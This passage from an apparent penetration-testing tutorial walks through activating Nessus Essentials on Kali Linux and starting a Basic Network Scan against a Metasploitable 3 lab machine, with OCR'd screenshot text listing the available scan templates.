
○ Start a trial of Nessus Expert

○ Start a trial of Nessus Professional

● Register for Nessus Essentials

○ Link Nessus to another Tenable product

1. Since you have registered and received a Nessus Essentials license key during *step 2*, click on **Skip** on the registration page, as shown below:




Get an activation code

To register for a free Nessus Essentials activation code, enter your information.

Already have activation code? Skip this step to enter it manually.

1. Next, enter the license key from your email message and into the **Activation Code** field, then click on **Continue**, as shown below:




Register Nessus

Enter your activation code.

Activation Code

[redacted]


1. Next, Nessus will show the license key/activation code, click on **Continue** as shown below:



License Information

Activation Code: [redacted]

1. Next, create a user account and click on **Submit**, as shown below:



Create a user account

Create a Nessus administrator user account. Use this username and password to log in to Nessus.

Username *

Admin


Password *

●●●●●●●●●●●●●

If you’re getting an error: `invalid code field bad format`, try entering the license key/activation code manually to activate Nessus

Essentials.

1. Nessus will automatically log-in to the Dashboard, then starts the initialization process and begin downloading additional updates and plugins for the application. This process usually takes a few minutes to complete. To view the event logs, click on **Settings** | **About** | **Events** as shown in the following screenshot:




Time ▾	Category	Status	Message
Today at 12:29 PM	Feed	success	Finished downloading Nessus License
Today at 12:29 PM	Feed	success	Finished downloading Nessus Core Components
Today at 12:29 PM	Feed	start	Downloading Nessus License
Today at 12:29 PM	Feed	start	Downloading Nessus Plugins
Today at 12:29 PM	Feed	success	Finished downloading Nessus Plugins
Today at 12:29 PM	Feed	start	Downloading Nessus Core Components

1. Once the download process is completed, Nessus will compile all the plugins. Ensure this is completed before proceeding to scan a targeted system.

Part 2 – identifying vulnerabilities

Nessus is able to detect over 78,000 CVEs on targeted systems to help cybersecurity professionals such as ethical hackers and penetration testers to identify the attack surface of assets owned by organizations, and use the collected information to provide recommendations on preventing and mitigating cyber-attacks and threats.Use the following instructions to get started with scanning for security vulnerabilities using Nessus:


1. Power-on the **Metasploitable 3** (**Windows version**) virtual machine as our targeted system on the network.
2. On **Kali Linux**, log-in to Nessus Essential dashboard at https://kali:8834/ and click on **New Scan**, as shown below:



This folder is empty. Create a new scan.

Click on New Scan

1. Next, various vulnerability and compliance scanning templates will be presented, enabling you to easily choose the best suitable template based on your scanning objectives. For instance, you scan use a pre-defined template to detect whether targeted systems are vulnerability to WannaCry, ZeroLogon, PrintNightmware and even Log4Shell. For our exercise, click on **Basic Network Scan**, as shown below:



Basic Network Scan
A full system scan suitable for any host.

Advanced Scan
Configure a scan without using any recommendations.

Advanced Dynamic Scan
Configure a dynamic plugin scan without recommendations.

Malware Scan
Scan for malware on Windows and Unix systems.

Mobile Device Scan
Assess mobile devices via Microsoft Exchange or an MDM.

Web Application Tests
Scan for published and unknown web vulnerabilities using Nessus Scanner.

Credentialed Patch Audit
Authenticate to hosts and enumerate missing updates.

Intel AMT Security Bypass
Remote and local checks for CVE-2017-5689.

Spectre and Meltdown
Remote and local checks for CVE-2017-5753, CVE-2017-5715, and CVE-2017-5754

WannaCry Ransomware
Remote and local checks for MS17-010.

Ripple20 Remote Scan
A remote scan to fingerprint hosts potentially running the Treck stack in the network.

Zerologon Remote Scan
A remote scan to detect Microsoft Netlogon Elevation of Privilege (Zerologon).

Solorigate
Remote and local checks to detect SolarWinds Solorigate vulnerabilities.

ProxyLogon : MS Exchange
Remote and local checks to detect Exchange vulnerabilities targeted by HAFNIUM.

PrintNightmare
Local checks to detect the PrintNightmare Vulnerability in Windows Print Spooler.

Active Directory Starter Scan
Look for misconfigurations in Active Directory.

Log4Shell
Detection of Apache Log4j CVE-2021-44228

Log4Shell Remote Checks
Detection of Apache Log4j CVE-2021-44228 via Remote Direct Checks

Log4Shell Vulnerability Ecosystem
Detection of Log4Shell Vulnerabilities


CISA Alerts AA22-011A and AA22-047A
Detection of vulnerabilities from recent CISA alerts.

ContiLeaks
Detection of vulnerabilities revealed in the ContiLeaks chats.

Ransomware Ecosystem
Vulnerabilities used by ransomware groups and affiliates.

2022 Threat Landscape Report (TLR)
A scan to detect vulnerabilities featured in our End of Year report.

